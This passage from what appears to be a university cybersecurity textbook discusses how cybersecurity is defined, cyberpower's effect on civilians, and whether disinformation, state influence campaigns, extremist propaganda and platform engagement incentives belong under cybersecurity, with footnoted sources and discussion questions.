Table 1.4: Definitional contours and Consequences

Limit "cybersecurity" to internet-connected systems	Limit might exclude air-gapped systems, such as Iran's nuclear enrichment program, which was attacked in the Stuxnet/Flame/Olympic Games program.
Limit "cybersecurity" to intentional wrongdoing	CIA degradations can occur because of accidental coding mistakes or just incompetence. Consider that the UK's report on Huawei technologies concluded that vulnerabilities were the result of company procedures rather than state interference.[9]

the ability to operate even with degraded systems, the ability to recover quickly, and the ability to learn from cyberattacks. The embrace of resilience is a mature,[10] pragmatic policy that recognizes that defenders cannot stop all attacks. The policy has radical implications that might upset moralists in the field. What resilience means is that even if an institution is attacked, it should still soldier on, rather than allow the attack to become an excuse for interrupted service.

1.2.3 Cybersecurity definitions

The following table presents several examples of cybersecurity definitions.

> **Question 1.2.5 — Cybersecurity definitions.** What is interesting about these definitions? What are they missing?

Narrowing one's definition of "cybersecurity" results in significant pruning of events similar to traditional concerns of information security experts.

> **Question 1.2.6 — What about privacy?.** Is privacy within definitions of cybersecurity? How do the concepts of privacy and cybersecurity relate?

1.2.4 Cyberpower: Erasing the Civilian/Combatant Distinction

Later in the course we will dive more deeply into the military and cybersecurity. But for now, consider this: The internet has ended a centuries-old norm that has kept the military and intelligence agencies (mostly) out of our daily lives.

- At the nation's founding, the Third Amendment to the Constitution limited the ability of government to impose troops in our homes.
- Federal law makes it a crime to use the military to enforce domestic policies, absent special circumstances.

[10] Consider the automobile industry pre-safety movement. Auto accidents used to simply be blamed on drivers and the policy remedy was driver education. As the issue matured, we understood that just blaming the driver did not work; cars themselves had to be designed to anticipate driver error and crashes.

Table 1.5: Definitions of cybersecurity differ greatly amongst the most important stakeholders.

National Research Council/National Academies	Security in cyberspace (i.e., cybersecurity) is about technologies, processes, and policies that help to prevent and/or reduce the negative impact of events in cyberspace that can happen as the result of deliberate actions against information technology by a hostile or malevolent actor.
European Union Agency for Network and Information Security (ENISA)(Dec. 2015)	Cybersecurity shall refer to security of cyberspace, where cyberspace itself refers to the set of links and relationships between objects that are accessible through a generalized telecommunications network, and to the set of objects themselves where they present interfaces allowing their remote control, remote access to data, or their participation in control actions within that Cyberspace.
National Institute of Standards and Technology (NIST), NISTIR 7628	Cybersecurity [for the smart electricity grid] must address not only deliberate attacks launched by disgruntled employees, agents of industrial espionage, and terrorists, but also inadvertent compromises of the information infrastructure due to user errors, equipment failures, and natural disasters."
Palo Alto Networks	Cybersecurity involves protecting information and systems from major cyberthreats, such as cyber terrorism, cyber warfare, and cyber espionage...

- America's first secrecy laws were adopted in the early 20th century. America did not even establish a permanent intelligence agency until 1947.
- From a technological perspective, our written and telephone communications were practically out of reach of both law enforcement and intelligence agencies. It was simply too voluminous and dis-aggregated to be collected, and no one had computers that could analyze the data. This began to change with the emergence of digital telephony.

But nowadays, because of several geopolitical factors[11] and the presence of the internet, our daily expression and activities are viewed with suspicion. The internet makes it possible for foreign powers to monitor us and to intimidate people by making threats against their loved ones back in the home-country.[12]

America too has seen the internet as tool to spread its influence. Joseph Nye, a giant in the international relations field, defines cyberpower as "the ability to obtain preferred outcomes through use of the electronically interconnected information resources of the cyberdomain. Cyberpower can be used to produce preferred outcomes within cyberspace, or it can use cyber instruments to produce preferred outcomes in other domains outside cyberspace."[13]

Under Nye's framework, cyberpower can be exercised in hard or soft ways and in the cyber domain or outside it. Government development and funding of privacy-enhancing communication services, such as Tor, is a form of intra-cyber domain soft power. The tools enable human rights activists in repressive countries to communicate, furthering US soft power in spreading liberal enlightenment values. Bombing a communications facility is an example of a hard instrument of power outside the cyber domain.

Because it is difficult to trace uses of cyberpower to a political entity quickly and with certainty, policymakers have looked to cross-domain deterrence as a solution. A cross-domain approach seeks to punish with other tools, which could be diplomatic, economic, military, or even nuclear.

While cyber offense is sometimes presented as precise and calibrated, the reality is that cyber "weapons" share traits with kinetic ones. Imagine firing a tear gas canister during a riot. Once the weapon fires, you have little control over what happens next. The canister could fail, or veer out of control. New, unforeseen actors could enter the area and be harmed by the gas. Your target could escape. A strong wind could blow the gas onto non-combatants. A target could throw the canister back at you. And so on. Essentially all of these things have happened to militaries that use cyber weapons. Use of cyberpower—despite claims to the contrary—is complex and uncertain.

Cyberpower requires intelligence capabilities and patience. Systems have to be exploited and then studied. Good security personnel might discover these intrusions and patch them. Even when a good cyber plan is designed, it might be rendered useless during

[11] Two factors loom largely: the rise of terrorism makes individuals suspect as agents of foreign powers, and because skilled terrorists compartmentalize and work in small trust networks, efforts to penetrate these groups with standard human intelligence is difficult. Link analysis and signals intelligence have filled the void. The second factor relates to the rise of what is sometimes called "hybrid war," which is not really new, but has new relevance with the internet.

[12] In fact, dear student, it is unfortunate but several nations (China, Russia) commonly use graduate student status as cover, meaning that some of your colleagues live in fear that they may be reported on by a fellow student in the employ of the Russian SVR or the Chinese MSS.

[13] Joseph S Nye (2011a). *The future of power*. PublicAffairs New York. ISBN: 1586488929

regular patching or as the target changes network design. Once used, a cyberattack might be mitigated, it might have no apparent effect, or it might have major, unforeseen side effects.

For these reasons, attackers benefit from practice. Russia in particular has had several opportunities to practice its offensive cyber skills, in conflicts with Estonia, Georgia, and Ukraine. US practice has been far more secretive, focusing on extraction of information (later, we will learn that this is called Computer Network Exploitation or CNE) rather than attacks (Computer Network Attack or CNA).

As of this writing, the U.S. major concerns in the cybersecurity area are its competitive rivals—China, Russia, Iran, and North Korea. Sometimes mentioned in US reports are the mysterious "country a" and "country b." This reflects the reality that even allies hack each others systems for intelligence purposes.[14] We will see that our traditional allies, such as Israel and France, sometimes represent a cybersecurity threat, and at other times, valuable sources of information for US protection.

A hallmark of all of this activity, we must remember, is that cyberpower is often levied against civilians. Whether the goal is to turn off the power or the telecommunications stations, ordinary people are the intended target of disruption. This fact is often skipped over in discussions of cyber conflict. We wish to emphasize how nation states plan to impose costs on civilian populations through internet attacks and this is a form of backsliding from international commitments to maintain distinctions between civilian and combatant targets.

1.3 Assignment: Definitions

Defining Cybersecurity

For class, be prepared to discuss the different definitions of cybersecurity. Consider their relative advantages and disadvantages. Think through the implications of narrow and broad definitions. Consider Nissenbaum's two conceptions of security. To aid in this abstract exercise, use your own experiences or lessons from recent public events to help explain your reasoning.

1.4 Should Cybersecurity Encompass Information Quality Problems?


> In a word, [slanderers] invent and say the kind of thing that they know will be most irritating to their hearer, and having a full knowledge of his vulnerable point, concentrate their fire upon it; he is to be too much flustered by rage to have time for investigation; the very surprise of what he is told is to be so convincing to him that he will not hear, even if his friend is willing to plead.
> —Lucian of Samosata, *On Slander*, second century CE

> It is generally true that what we want, we also believe, and what we think, we hope other people think, too.
> —Julius Caesar, *Commentary on the Civil War*, first century BCE

[14] James M Olson (2006). *Fair play: the moral dilemmas of spying*. Potomac Books, Inc.

Recall Nissenbaum's warning that a society that concerns itself with cybersecurity instead of computer security will drift from traditional CIA concerns into policing noisome uses of computers and networks. And such a society would have good reasons to. Consider this anecdote: On April 23, 2013 at 1:07 PM, the following message appeared on the verified Twitter account of the Associated Press.

Figure 1.1: Hackers posted this Tweet to the account of AP News in 2013.



Within three minutes, the Dow Jones Industrial Average lost almost 1 percent in value, an amount corresponding to over $100 billion. Apparently, automated trading bots could react to the news and send markets downward slightly. At 1:10—just three minutes after the original message, AP employees tweeted that the account had been hacked. The market started regaining the losses and had recovered by 1:17.

The Obama bomb tweet is clearly a technical computer security concern under Nissenbaum's framework. It involved an attack on confidentiality and integrity on the Associated Press' account. But its point was to create effects through cyberspace in the quality of information we consume to make decisions.

Consider a different set of facts. The same attackers create an impostor account that looks like AP News, perhaps @APNews instead of simply @AP. The attackers send the same false message about the bomb. There is no technical computer security concern, but some people do believe the Tweet. Have we not just moved from Nissenbaum's technical computer security to the broader social concern of cybersecurity?

We might call this hypothetical "fake news" or "disinformation" as opposed to accidental or simply ill-informed "misinformation." Strategic use of lies is an ancient tactic[15] given swifter, stronger legs by the internet.

1.4.1 From Information Scarcity to Glut

The false President Obama tweet demonstrates how our information environment is different from previous generations. Information used to be difficult to get. News of an emergency could take days or weeks to reach audiences. The past was governed by information scarcity. Nowadays we live in information glut. In information glut, we are

[15] Odysseus uses a forgery during the siege of Troy in the *Iliad*, Plutarch describes the mob massacre of second century BCE reform politician Tiberius Gracchus and supporters by patricians who were enraged by false accounts that Tiberius sought a crown.Plutarch (1921). *Lives. Vol. 10, Agis and Cleomenes, Tiberius and Caius Gracchus, Philopoemen and Flamninius*. Loeb classical library. Heinemann. Second century CE writer Lucian devoted an entire essay to analyzing the nature of slander that rings familiar to a modern ear. Lucian et al. (1913). *Lucian*. Cambridge (Mass.): Harvard University Press

bombarded with data. The challenge is no longer acquisition but rather the difficult process of choosing a focus and evaluating multiple competing narratives.

What are the implications of a change from information scarcity to glut? Consider that liberal enlightenment theory advances the notion of a "marketplace for ideas." The notion is that truth emerges from a competition among diverse discourses. But if we take this metaphor seriously, we can look to economic factors to see problems with competition. Markets do not always produce the best of anything. Often markets produce "good enough" things of adequate but middling quality. Even economists understand that there is a point where "too much competition" becomes ruinous to all competitors. Could information glut change competitive dynamics for "truth" in ways that are similarly ruinous?

1.4.2 Psychology and the Information Domain

Modern psychological theory establishes that we are not all perfectly objective in our day-to-day thinking. We cannot carefully collect and examine all data, while subjecting our experiences to hypothesis testing. Instead we are constantly taking short cuts, because rigorous thinking requires energy and comes at a cost—we can't scrutinize everything and so we have to choose what is important.

There is an emotional level of meaning seeking overlooked by the marketplace concept. We are bombarded with information online. Particularly on platforms like Facebook and Twitter, we are asked the react. In fact, emotionally we feel compelled to react, in order to find closure for troubling news. But how can any of these reactions really be informed or considered?

There are other psychological factors better understood today about how humans make sense of information. For example, repetition is convincing. People begin to believe even false assertions if these are repeated enough. For instance, in the run up to Operation Iraqi Freedom, Vice President Cheney repeatedly associated Iraq with the September 11, 2001 attacks. The repetition of this false assertion convinced the American public that it was fact and public opinion polls showed that a majority of Americans believed that Saddam Hussein was somehow behind 9/11.

Our memory is imperfect too, and sometimes we assign truth to falsehoods because we remember the falsehood. This is a reason why one should not use myth-fact sheets. In repeating the myth, some readers will remember the wrong information and forget the truth. Realizing this, cognitive linguists such as George Lakoff have advocated the use of the "truth sandwich:" first say the true fact, then distinguish it with the falsehood, followed by repetition of the true fact.

Even our bodies influence how we understand information. A concrete example comes from injuries to the brain. But how far can we press that example? After Donald Trump won the 2016 presidential election, statisticians searched for answers to explain his surprise victory. Consistent with an Enlightenment viewpoint, some explained that adult men without college degrees were the biggest supporters. But *The Economist* analyzed the numbers and concluded that ill-health was more explanatory. Specifically, the triad of sedentary lifestyle, diabetes, and alcohol abuse was much higher in districts that President Trump won, leading the publication to speculate that if voters in those districts were healthier, Hillary Clinton would have won.

Internet optimism obscures part of the information domain problem. We celebrate the inclusion in the polity brought about by the internet. Connecting everyone was thought to

bring about world peace and a society of the mind. But stop for a moment and consider this: why would connecting people through *information networks* bring about harmony instead of discord? Can services like Facebook stand in for the connections we make in churches and grocery stores?

The internet optimists seemed to overlook the idea that citizenship, civil discourse, empathy, and expertise do not simply spring from the womb. To have a polity of quality, we have to make one with an educational system, a culture that encourages discourse, some amount of liberal tolerance, and human capacity and will to participate. But what we see on the internet is that people are not motivated to interact in responsible ways when they are not in person and may believe themselves to be anonymous.

Modern testing reveals a troubling challenge in realizing the utopian vision. For instance, a huge portion of Americans lack the reading comprehension skills to participate in a polity. The Program for the International Assessment of Adult Competencies (PIAAC), a large scale of literacy, finds that only 13% of Americans operate at the highest levels of reading literacy. On a scale of 1–5, about 50% of Americans perform at level 3 or lower (as a student at Berkeley, you are part of the level 5 elite). One component of PIAAC tests problem solving in technologically-rich environments. In that context, only 36% of Americans reach a level that requires "[s]ome integration and inferential reasoning" or higher. The remainder exist in a fog where their understanding is limited to contexts where there is "no need to contrast or integrate information" or no "categorical or inferential reasoning, or transforming of information."

For people with weak reading skills, reading is hard, unpleasant work. While not mentioned explicitly, weak literacy is among the reasons why web services have emphasized the production of video content.

Glut operates atop the emotional forces, the information processing limits, and the comprehension challenge. Glut means that increasingly, we have to rely on other signals to understand information—reputation of publisher, the source, whether the information aligns with our understanding of the world, and our own gut emotion.

1.4.3 Influence Campaigns

Now add influence campaigns to the mix. Nowadays many nation states use both hacking and propaganda strategies to amplify desired messages as part of their public diplomacy. In information glut, agents of disinformation seek to shape our worldview by selective attention to facts and framing effects.

Consider how Russian forces have been found to using hacking to interfere with international bodies investigating the poisoning of Sergei Skripal with the Novichok nerve agent and the killing of passengers on Malaysia Airlines Flight MH17. Those hacking activities are traditional cybersecurity issues, involving CIA concerns, whereas the Russian government's use of the internet to spread propaganda could be considered something different. Like hacking, it happens in and through the internet, but this propaganda does not affect traditional CIA concerns.

Instead, the Russian propaganda could be classified as what we call "information domain" concerns. We know that the information we consume is important. Information shapes our worldview. Information informs our decisions and even the options we conceive of as in the decision space. If this information is corrupted, there could be serious consequences, such as money lost in markets, bad business decisions, bad policy

decisions, corrupted historical and news narratives, compromised elections, and perhaps even genocidal rage.

There is also a deeper epistemological consequence: the Russians are particularly good at making mulitple, incompatible explanations of events. The result is narrative denying. One cannot determine what the truth is because so many conflicting hypotheses are floated and supported. To take the poisoning of Sergei Skripal as an example, the Russian government has floated several strange hypotheses about the event, including the notion that the UK government itself poisoned Skripal. What is the truth? Who knows? The Internet was supposed to help us all become participants in the truth marketplace, but one can research and find "facts" that support any hypothesis about Skripal.

1.4.4 Frameworks for Disinformation

Thomas Rid expresses disinformation's goals: "to engineer division by putting emotions over analysis, division over unity, conflict over consensus, the particular over the universal."[16]

Nations have long used information manipulation to affect others. Martin Libicki provided a high-level overview of the phenomenon, which he labeled "psychological warfare," in 1995.[17] Such manipulation "encompasses the use of information against the human mind (rather than against computer support)." Libicki described four categories of human-mind influence: counter-will, attempts to influence that national will in its policy commitments; counter-commander, attempts to befuddle specific military and other leaders; counter-forces, attempts to spread fear and confusion among troops; and finally, kulturkampf, the stoking of cultural struggle among those with opposing values.

When Libicki wrote, the US was seen as a major winner of the kulturkampf. The US was largely resilient against foreign cultural influence while exporting material goods (e.g. blue jeans, rock and roll LPs) coveted in resource-constrained foreign regimes, and along with it, the promises of a free polity and market.

[16] Thomas Rid (2020). *Active measures: the secret history of disinformation and political warfare*. New York: Farrar, Straus and Giroux

[17] Martin C. Libicki (1995). *What is Information Warfare?* National Defense University

Counter-Force Disinformation

NATO's StratCom performed an experiment in 2019 with troubling implications. During a military exercise, it implemented a counter-force social media attack against members of an allied force in order to, "to evaluate how much data we could collect about exercise participants, to test different open-source intelligence techniques, and to determine if we would be able to induce certain behaviours such as leaving their positions, not fulfilling duties, etc. using a range of influence activities based on the acquired data."

The attack involved just a month of preparation and relatively basic methods (i.e. no computer hacking) in the reach of anyone who can create fake accounts and entice others to "friend" them. Faceboook quickly spotted the activity and disabled some of the experimenter's infrastructure. Nevertheless, the experimenters leveraged advertisements and honeypot pages to attract combatants to private groups, where personal information was elicited.

The researchers concluded, "we identified a significant amount of people taking

part in the [military] exercise and managed to identify all members of certain units, pinpoint the exact locations of several battalions, gain knowledge of troop movements to and from exercises, and discover the dates of the active phases of the exercise. The level of personal information we found was very detailed and enabled us to instill undesirable behaviour during the exercise [...] We managed to get an approximate location (+/-1km) for exercise participants, including soldiers from high value units, i.e., units that were required to complete a mission. We obtained phone numbers, email addresses, and pictures of equipment from all participants targeted using social engineering."[a]

If you were a field commander and you read this report, how might you anticipate and prevent a future attack on your troops? What policies could you reasonably implement and what would the tradeoffs be?

[a] Sebastian Bay et al. (2019). "The Current Digital Arena and its Risks to Serving Military Personnel". In: *Riga: NATO Stratcom, 0*

For a time, kulturkampf was conceived of as a branch of information warfare, but in recent years, other terms have been used to describe information warfare because such manipulation is not inherently violent in the sense that bullets and bombs are. Governments may call information warfare active measures, information operations or PSYOP, for psychological operations, to distance it from armed conflict. Indeed, as we will see later, PSYOP is not considered as force legally and is widely considered within the bounds of ordinary tussles among states.

1.4.5 The US Approach

> "One uses information to destroy nations, not networks...That's why we're happy that you Americans are so stupid to build an entire Cyber Command that doesn't have a mission of information warfare!"
> — Attributed to Russian General Nikolai Makarov[18]

The US approach has been to prioritize free expression even in the face of propaganda that proposes violence. The US chose not to sign a 1936 League of Nations convention that sought to ban fake news and broadcasts "of such a character as to incite the population of any territory to acts incompatible with the internal order or the security of a territory."[19] Despite the experiences with Nazi use of radio and newspaper propaganda, which it called Weltanschauungskrieg, literally *worldview warfare*, the US stayed the free speech course throughout the century, refusing to intervene when Hutu forces used radio to direct a complex, large-scale genocidal campaign against the Tutsis in Rwanda.[20]

For almost a century, the US has promoted its political voice abroad, and has modulated the messages and approaches greatly. Since the 1940s, the US has operated the Voice of America to broadcast news about the country, has maintained reading rooms overseas featuring the richness of American literature, has offered international educational

[18] Sue Gordon and Eric Rosenbach (Jan. 2022). "America's Cyber Reckoning". In: *Foreign Affairs*

[19] *League of Nations, International Convention Concerning the Use of Broadcasting in the Cause of Peace* (1936). Statute

[20] Jamie Frederic Metzl (1997). "Rwandan Genocide and the International Law of Radio Jamming". In: *The American Journal of International Law* 91.4, pages 628–651. ISSN: 00029300, 21617953. DOI: 10.2307/2998097. URL: http://www.jstor.org/stable/2998097

opportunities (including the Fulbright Scholarship) and for a time had an agency devoted to promoting US policy and policy dialogue (United States Information Agency, USIA, an agency for which author Hoofnagle's grandfather worked).

Thomas Rid explains that the CIA had a period of intense political warfare that reached its apogee in the 1950s. After that, the agency deescalated as Soviet and Stasi efforts intensified.

In enacting the 1948 United States Information and Educational Exchange Act, Congress empowered the Secretary of State to broadly disseminate information about America, its people, and policy interests, however, this authority was for foreign, rather than domestic consumption.[21] Later Congress amended the law to explicitly prohibit USIA from using its funds to influence public opinion in the US or to distribute material in the country.[22] By the 2010s, this prohibition had become irrelevant because of media convergence. Voice of America started distributing its materials via Gopher and FTP as early as 1994, and launched a full website in 2000, thus making its materials easy to obtain inside the US.

1.4.6 Information Domain and Terrorism

The special problem of terrorism has caused so many policy responses, many of which affect surveillance and cybersecurity policy. Specifically, extremist recruiting created new challenges and new demands to monitor Americans and to influence them.

The killing of Anwar al-Awlaki, an American citizen, is a prime example of how far presidents are willing to pursue counter-terrorism objectives. al-Awlaki was killed in Yemen by targeted UAV strike in 2011, under orders by President Obama. Awlaki was reportedly the mastermind and inspiration for a number of terrorist attacks worldwide, including the "underwear bomber," the attempt to down an international flight as it approached Detroit on Christmas Day in 2009. But Awlaki was known for another reason: his PSYOP. Anwar al-Awlaki used Facebook and in particular, YouTube to give lectures of unusual influence.[23] An astonishing number of homegrown US murderers cite watching al-Awlaki as inspiration for making attacks. In 2017, Google blocked al-Awlaki's videos in YouTube, but they persist on other websites.

As the Islamic State of Iraq and the Levant (ISIL or ISIS), mastered social media marketing, the group posted a variety of materials that romanticized the cause to establish a caliphate. ISIL even used standard story-line tropes, such as the "reluctant hero" so popular in Disney and other popular films, to inspire viewers.

Over forty thousand people from liberal, western nations answered this call, traveling to Syria and Iraq, with some taking up arms. Western militaries were trapped in a strange situation: they were free to kill their own citizens fighting in foreign theaters but retrained from using the very social media tricks extremists used in order to stop these citizens from traveling to Syria.[24] In 2013, Congress loosened the reins on dissemination, allowing VOA

[21] *United States Information and Educational Exchange Act of 1948* (1948). Statute

[22] *Foreign Relations Authorization Act, Fiscal Years 1986 and 1987* (1985). Statute

[23] Scott Shane (2016). "The enduring influence of Anwar Al-Awlaki in the age of the Islamic State". In: *CTC Sentinel* 9.7, pages 15–19

[24] The French took a surprisingly aggressive approach: they hired Iraqi troops to target and kill French citizens "to ensure that French nationals with allegiance to Islamic State never return home to threaten France with a terror attack."Tamer El-Ghobashy, Maria Abi-Habib, and Benoit Faucon (2017). "France's Special Forces Hunt French Militants Fighting for Islamic State; French citizens have been killed by Iraqi artillery and ground troops using location coordinates and other intelligence supplied by French forces during the

and other outlets to distribute material in the US, but not to attempt to influence domestic popular opinion[25] nor to establish a domestic audience[26].

1.4.7 Election Interference

The 2016 election presented another information domain emergency. It is fair to say that the US is now roiled by counter-will and kulturkampf activities.[27] The 2016 election, where President Trump emerged with a surprising win over Hillary Clinton, was the focus of an intense, pro-Trump foreign influence campaign.[28] In some cases the foreign campaign involved hacking, but in others, the influence came from agent provocateurs who used accounts they created using false American names and the like to foment kulturkampf. That election has renewed consideration of whether information domain concerns should be part of cybersecurity.

H Author Hoofnagle recalls buying a Roku internet television device and finding Russia Today preinstalled and free to watch. On the other hand, PBS required a download and establishment of an account.

Thus, cybersecurity could include information domain concerns—questions about the quality of information, and access to controversial material. By this, we mean in the liberal West, child sexual abuse material (CSAM), misleading propaganda, services that are politically-biased, and infringing uses of copyrighted material. Elsewhere controversial material might include anything that creates "disharmony," including adult pornography, but also political tracts and even organizing activity that is anti-authoritarian.

The western consensus favors the principle that the internet should promote the "free flow of information." Strong cybersecurity can in fact be harmonious with this view if tempered by principles of proportionality and respect for individual rights. In fact, early champions of "cyberspace" conceived of internet services as being inherently democratizing, even without legal frameworks to guarantee civil liberties.[29] Under this ideology, the internet and related technologies were a "blue" force that frees individuals in a liberal

battle to drive the extremist group from Mosul, Iraq". In: *Wall Street Journal (Online)*, n/a

[25] *National Defense Authorization Act for Fiscal Year 2013* (2012). Statute

[26] *Conference Report on The National Defense Authorization Act for Fiscal Year 2013* (2012). Statute

[27] "I'm warning you: We are at the verge of having 'something' in the information arena, which will allow us to talk to the Americans as equals." – Senior Kremlin Advisor Andrey Krutskikh as quoted in David Ignatius (Jan. 2017). *Russia's radical new strategy for information warfare*. Newspaper Article. Krutskikh also said, "You think we are living in 2016. No, we are living in 1948. And do you know why? Because in 1949, the Soviet Union had its first atomic bomb test. And if until that moment, the Soviet Union was trying to reach agreement with [President Harry] Truman to ban nuclear weapons, and the Americans were not taking us seriously, in 1949 everything changed and they started talking to us on an equal footing.") Russia has long used disinformation and funding of extremist groups to sew discord in the west, particularly focusing on racial division. In the 1980s, Russia, perhaps in league with the Stasi, falsely reported that US government scientists created the AIDS virus and were testing it in Zaire (now the Democratic Republic of Congo). US Department of State (1987). *Soviet Influence Activities: A Report on Active Measures and Propaganda, 1986–87*. Government Document In typical fashion, this false allegation did not seek any particular political outcome. Instead, it undermined trust in the government, particularly in raising suspicion among minorities that some plots exists to exterminate them.

[28] Kathleen Hall Jamieson (2018). *Cyberwar: How Russian Hackers and Trolls Helped Elect a President—What We Don't, Can't, and Do Know*. Oxford University Press

[29] It is important to note that the cyberspace freedom notions differed greatly from the standpoint of many

enlightenment sense. The individual would be exposed to unlimited information and would be free to make sense of it. Civil libertarians embraced the blue force conception of the internet and evangelized it. The blue force conception is an ideology and should be recognized as such; embracing it too uncritically causes us not to foresee and understand dramatic, repressive uses of this putatively blue technology.

H The "free flow of information" is a misleading metaphor often used to justify unrelated policy ideas. Information does not "flow" like water. Information wants nothing and does nothing on its own. In reality, in order to get data to "flow," one needs highly-paid engineers to figure out how to push and pull it to other databases and applications. The flow metaphor obscures design decisions and deliberate choices made to engineer the sending of information.

1.4.8 Information Domain Problems and Economic Incentives

As the web has become dominated by platforms, platforms become that focus point for information domain concerns. That is, policymakers begin to ask: to what extent should a video-hosting platform like YouTube be responsible for terrorist recruiting videos, material that suggests suicide to children, and so on? In the US, the urge to make platforms responsible for such content comes from the right and left. Conservatives suspect that internet platforms are systemically biased against conservative news and narrative frames. Liberals are concerned that the internet has enabled activation and organization of authoritarian movements, and indeed, that online video recruits young people into neo-fascist conservative movements.

But are these cybersecurity issues? They occur online. They can create offline effects. We could, however, just as well categorize these problems as platform management issues. That is, we could re-conceive of these problems as *business-economic problems*. The platforms of today such as video-distributing YouTube and micro-blogging service Twitter are just like the television stations of yesteryear. Platforms make money when they can attract eyeballs, and just like television shows, platforms are valued based on how many eyeballs they attract, the people attracted, and the amount of time those people keep their eyeballs on the screen.

A main difference between television and the web platforms is that television had public interest requirements for programming and censorship. Public interest requirements and even pressure from advertisers provided a floor for uncouth content. Turning to the internet, web platforms need not think about content quality in a positive or negative sense. All content, even videos depicting torture, can be monetized by platforms. YouTube need not do anything in the public interest, and it can monetize ISIS recruiting, pro-anorexia, or even "pickup artist" content.

Shoshana Zuboff nicely describes the incentive problem: platforms are *indifferent* to meaning, facts and truth. That is, platforms can monetize any content regardless of its quality. Platforms' main concern is that you keep watching. Contrariwise, a television station that acted like YouTube would be fined or lose its license.

early computer scientists, who saw computers as a force that empowered large organizations and the military. Before the personal computer revolution, only large institutions could afford computers, and the military, with its need for compute-intensive analysis of weapons testing and weapons engineering, was a major driver of supercomputing.

Platforms measure audiences through a metric called "engagement," which is evidenced by how and whether people click on links or scroll through updates, just as consumers used to "channel surf" and settle upon desired content. Platform incentives lean towards ignoring content quality issues because filtering at scale is impossible, and because manual filtering is expensive and requires humans to watch atrocities as part of the process.

Engagement is the coin of the platform realm. The measurement of engagement is full of tricks and an underlying mendacity not understood by Silicon Valley outsiders. The technical tricks are many. Automated bots are the most obvious trick. These are programmed to "engage" with desired content. Platforms, especially in early stages, tend to ignore such bots because bots make their business appear healthy and overflowing with desirable engagement. These bots have a cybersecurity consequence: when they are not "clicking" to generate advertising revenue they could be tasked to performing computer attacks.

There are also social and institutional forms of trickery at play. The technology press tends to be optimist but also, strangely, inexpert in evaluating technology.[30] Finally, Silicon Valley companies often attract users through enormous, uneconomical subsidies and quickly lose these customers through churn. Startups can appear wildly successful until one asks how much was spent to acquire a user on average, and how long that user stayed.[31] Unlike traditional platforms for speech, such as newspapers, accountability mechanisms have not evolved to systematically erode this gamesmanship.[32]

The business-economic problems in platforms are then magnified by news media organizations. Many such organizations are looking to these platforms to identify news trends. This is why Twitter was so important to President Trump—reporters are on Twitter. Twitter allowed Trump to transmit outrageous messages and the news media slavishly repeated them.

But the tactic is not limited to President Trump. Anyone in control (or renting) a bot army can falsify engagement on a platform and magnify a certain topic as "trending," news reporters might then decide to report on that topic, further popularizing an idea. It is this cycle of online clicking that enables agents of disinformation to shape the facts we pay attention to and the frames we filter facts through.[33]

1.4.9 Is There Really Reason to be Concerned?

A skeptic might argue that there is nothing truly new to these tactics. This section started with examples of disinformation from antiquity, so there's nothing really new about lying. Public relations firms and clever marketers have always been able to gin up buzz around products or ideas. Reporters and cultural gatekeepers recognize hype and temper its

[30] Consider the success of Theranos, a company that proposed to perform myriad tests using just a drop of blood, a claim that appears on its face impossible when researching publicly-available literature on minimum blood volume requirements for basic tests.

[31] Meal kit companies appeared to be a great bet, but on inspection, both customer acquisition rates and churn were enormous.

[32] The problem of newspapers misrepresenting circulation rates, and thus gaining more advertising dollars, has been understood and regulated for a century.L. Lawson (1993). *Truth in Publishing: Federal Regulation of the Press's Business Practices, 1880-1920*. Southern Illinois University Press. ISBN: 9780809318292

[33] Jarred Prier (2017). "Commanding the Trend: Social Media as Information Warfare". In: *Strategic Studies Quarterly* 11.4, pages 50–85. ISSN: 19361815, 19361823. URL: `http://www.jstor.org/stable/26271634`

influence.

If you are struggling with disinformation and have an instinct that there is a new problem in the internet age with bad information, what exactly is the factor that makes disinformation different today? Here are some possibilities:

- Although the internet is not anonymous, it is easier to speak without attribution online.
- Relatedly, it may be easier to deny that speech belongs to a specific actor—for instance, the suspect can claim their account was hacked.
- It is possible to falsify the popularity of ideas.
- Computer-mediated communication lacks social signals such as facial expression and even context. This makes it easier to "test out" racist or other objectionable speech and later claim the speech was a joke.
- The worldwide reach of the internet makes it possible to target disinformation from the comfort of home, rather than having to be stationed in-country, as was the case during the Cold War.
- The systematic weakening of journalism as a business and profession leaves us all with fewer trusted sources of information.

As noisome as the current situation is, we might also be at the birth of organized disinformation efforts. We primarily care about Russia at the moment. But imagine a world where China, Iran, and a dozen other nations master US-directed propaganda? Even allies might get in on the action—consider the audacious intelligence trickery used by the British to get America to enter World War I.[34]

1.4.10 Alternatives to a Security Frame

If one takes the view, as we do, that much of the underlying information domain challenge is a product of business-economic dynamics, we do not need to use cybersecurity, with its complex and problematic politics, as a remedy. Many other tools become relevant. These other interventions are less heavy-handed: consumer law, securities law, and even copyright law could erode the business-economic problem.

Consumer law provides a wealth of possible light-touch interventions. For instance, newspapers are required to provide audited statements of their circulation. Newspapers have to mark advertisements and advertorials as non-news content. Newspapers also can be held liable for false advertising, although this rarely happens. In France, doctored photographs that make models look thinner must be marked with "photographie retouchée." Companies are under legal requirements to file their true name and "doing business as" designations. Telemarketing callers must identify automated calling technologies as bots. What if we were to apply some of these transparency mechanisms to platforms, through requirements to identify bots, the true name of companies advertising, or those who are paying to "amplify" content?

Consumer law could demand "know your customer" procedures for advertisers, who

[34]The Zimmerman Telegram, a message from the German government to Mexican officials, promised that Mexico would regain territory lost to the US if Mexico joined the German cause. The British intercepted and decrypted this telegram and then developed a cover to release the telegram to the US under guise of human intelligence spying. The telegram's publication unified public support; about a month later the US joined the war effort.David Kahn (1996). *The Codebreakers: The comprehensive history of secret communication from ancient times to the internet*. Simon and Schuster

are particularly powerful on platforms because they can directly buy access for content and make it more prominent than it would otherwise be. We could require platforms to retain copies of advertisements and other promoted content to inspect messages ex post.

